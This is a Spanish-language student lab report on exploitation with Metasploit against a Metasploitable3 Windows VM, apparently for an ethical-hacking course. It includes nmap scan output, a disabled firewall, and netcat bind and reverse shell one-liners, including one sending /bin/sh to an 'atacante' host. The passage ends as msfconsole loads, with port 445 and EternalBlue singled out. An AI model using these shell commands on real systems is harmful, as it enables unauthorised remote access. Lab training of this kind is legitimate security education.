



# “Universidad Internacional de La Rioja en México”

Acceso Ético a Sistemas y Análisis de Programas  
Malignos

Proyecto:

Actividad: Explotación y posexplotación con Metasploit

Profesor:

CARLOS SALVADOR PEREZ SALGADO

Autor:

JUAN LUIS CRUZ ARISTEO

Fecha de entrega:

02/01/2025

# Explotación y posexplotación con Metasploit

## Objetivos

- ▶ Utilizar alguna herramienta para llevar a cabo un fingerprinting sobre la máquina Metasploitable (Windows). Recopilar todos los puertos y versiones posibles.
- ▶ Explicar la diferencia entre un payload de tipo bind y reverse, y ejemplificarla.
- ▶ Conseguir explotar una vulnerabilidad y obtener el control remoto de la máquina a través de un meterpreter. Demostrar con imágenes el proceso.
- ▶ Hacer posexplotación en la sesión obtenida anteriormente, lograr elevar privilegios, migrar el proceso a uno nuevo y extraer las credenciales en memoria haciendo uso de hashdump.
- ▶ Realizar una memoria que demuestre cómo lo has conseguido.

## Pautas de elaboración

En la siguiente actividad deberás montar un escenario de auditoría interna o pentesting. Para ello se trabajará en una máquina vulnerable controlada:

Metasploitable3 (Windows). Esta máquina está preparada en una imagen de Vagrant. Se puede descargar y ver las instrucciones de instalación en su repositorio de GitHub: <https://github.com/rapid7/metasploitable3>.


En este hito debes crear la máquina para Metasploitable y arrancar desde el CD/DVD con la ISO. Es recomendable configurar la red de la máquina Metasploitable de forma que tengas conectividad con tus otras máquinas y con la máquina anfitriona (máquina física).

# Desarrollo


## Objetivo 1:


### 1. Preparar el entorno:

- Instala VirtualBox o VMware.
- Descarga e instala Metasploitable3 siguiendo las instrucciones del repositorio.
- Descargar e instalar Kali Linux (última versión)
- Configura la red en modo "Red Interna" para conectar las máquinas.





Iniciamos la VM de Kali y observamos la dirección que fue asignada.






Desactivamos el firewall de win2k8 para que Kali tenga acceso.





```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.102/24 brd 192.168.0.255 scope global dynamic noprefixrout
e eth0
        valid_lft 86235sec preferred_lft 86235sec
        inet6 2806:2a0:81a:8f96:3da1:4693:24e9:42ba/64 scope global dynamic nopre
fixroute
        valid_lft 2591999sec preferred_lft 604799sec
        inet6 fe80::5ad6:c9e:ba1f:e6e0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali]
```




```
(root@kali)~[/home/kali]$ nmap -sn 192.168.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-01 19:12 EST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Sca
n
ARP Ping Scan Timing: About 17.65% done; ETC: 19:12 (0:00:09 remaining)
Nmap scan report for 192.168.0.100
Host is up (0.00023s latency)
MAC Address: 50:3E:AA:00:FC:8A (TP-Link Technologies)
Nmap scan report for 192.168.0.101
Host is up (0.00039s latency).
MAC Address: 08:00:27:67:2A:F7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.102
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 36.93 seconds

(root@kali)~[/home/kali]$
```

REALIZAMOS EL PRIMER OBJETIVO.

- Utilizar alguna herramienta para llevar a cabo un fingerprinting sobre la máquina Metasploitable (Windows). Recopilar todos los puertos y versiones posibles.

Vamos a escanear todos los puertos de la maquina objetivo con la IP (192.168.0.101), por lo cual utilizaremos el comando nmap -sS.



```
kali-linux-2024.4-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
Nmap scan report for 192.168.0.101
Host is up (0.00015s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49165/tcp open  unknown
MAC Address: 08:00:27:67:2A:F7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.09 seconds
```

## Objetivo 2:

- Explicar la diferencia entre un payload de tipo bind y reverse, y ejemplificarla.

Es importante entender antes ¿qué es un payload?

Básicamente un payload es la carga útil de un ataque informático, es decir, hablamos del código malicioso que fue ejecutado en el sistema objetivo, en donde se ha producido la explotación de una vulnerabilidad.

¿Qué es un payload de tipo bind?

Un payload de tipo bind Shell básicamente crea una conexión de red desde el objetivo al atacante. Lo que permite conectarse al sistema objetivo y ejecutar comandos de forma remota.

¿Qué es un payload de tipo reverse?

Un payload de tipo reverse Shell trabaja de forma similar al bind pero de forma inversa, es decir el sistema crea una conexión de red en el que el objetivo se conecta al atacante.

Ejemplo:

Supongamos que un atacante ha explotado una vulnerabilidad de un sistema objetivo y quiere ejecutar comandos de forma remota.

En el caso de bind, el atacante crea una conexión de red con el sistema objetivo y escucha un puerto en específico por ejemplo el puerto 4444. Esto mediante un cliente Shell como lo sería netcat y ejecuta comandos de forma remota.

Atacante: nc sistema\_objetivo 4444

Objetivo: nc -1 -p 4444 -e /bin/sh

En el caso de un tipo reverse como se mencionó con anterioridad se crea una conexión desde el sistema objetivo hacia el atacante.

Atacante: nc -1 -p 4444


Sistema objetivo: nc atacante 4444 -e /bin/sh



### Objetivo 3:

- Conseguir explotar una vulnerabilidad y obtener el control remoto de la máquina a través de un meterpreter. Demostrar con imágenes el proceso.

Cargamos el framework msfconsole:



```
kali-linux-2024.4-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
msfconsole
Metasploit tip: Use help <command> to learn more about any command


      .:ek000kdc'          'edk000ke:
      .x000000000000000c    c0000000000000x.
      .:000000000000000k,    ,k000000000000000:
      '0000000000000000:    :0000000000000000'
      0000000000  MAAA  00000e00001  MAAA  0000000000
      d000000000  MAAA  0000000000  MAAA  000000000x
      l000000000  MAAA  0000000000  MAAA  0000000001
      .000000000  MAAA  MAAA  MAAA  MAAA  000000000.
      c00000000  MAAA  00c  MAAA  000  MAAA  00000000c
      000000000  MAAA  0000  MAAA  0000  MAAA  00000000e
      l000000  MAAA  0000  MAAA  0000  MAAA  0000001
      ;0000  MAAA  0000  MAAA  0000  MAAA  0000;
      .d000  MAAA  000000000000000.  MX  x00d.
      ,k0l  M  000000000000000.  M  d0k,
      ,kk,  000000000000000.  ;0k,
      ;k0000000000000000k;
      ,x00000000000000x,
      .l00000001.
      ,d0d,
      .
      = [ metasploit v6.4.34-dev ]
      + -- [ 2461 exploits - 1267 auxiliary - 431 post ]
      + -- [ 1471 payloads - 49 encoders - 11 nops ]
      + -- [ 9 evasion ]
```

**NOTA:** Con anterioridad se escanearon los puertos de la maquina objetivo, se opta por tomar el puerto 445, el cual es común en Metasploitable. Este puerto se utiliza para el protocolo SMB(Server Message Block) sobre TCP/IP. El protocolo permite a los sistemas operativos de Windows compartir archivos, impresoras y otros recursos en una red. Este puerto suele ser vulnerable a ataques de seguridad, como por ejemplo, el ataque de “eternalBlue” que se utilizo en el ransomware WannaCry en 2017.

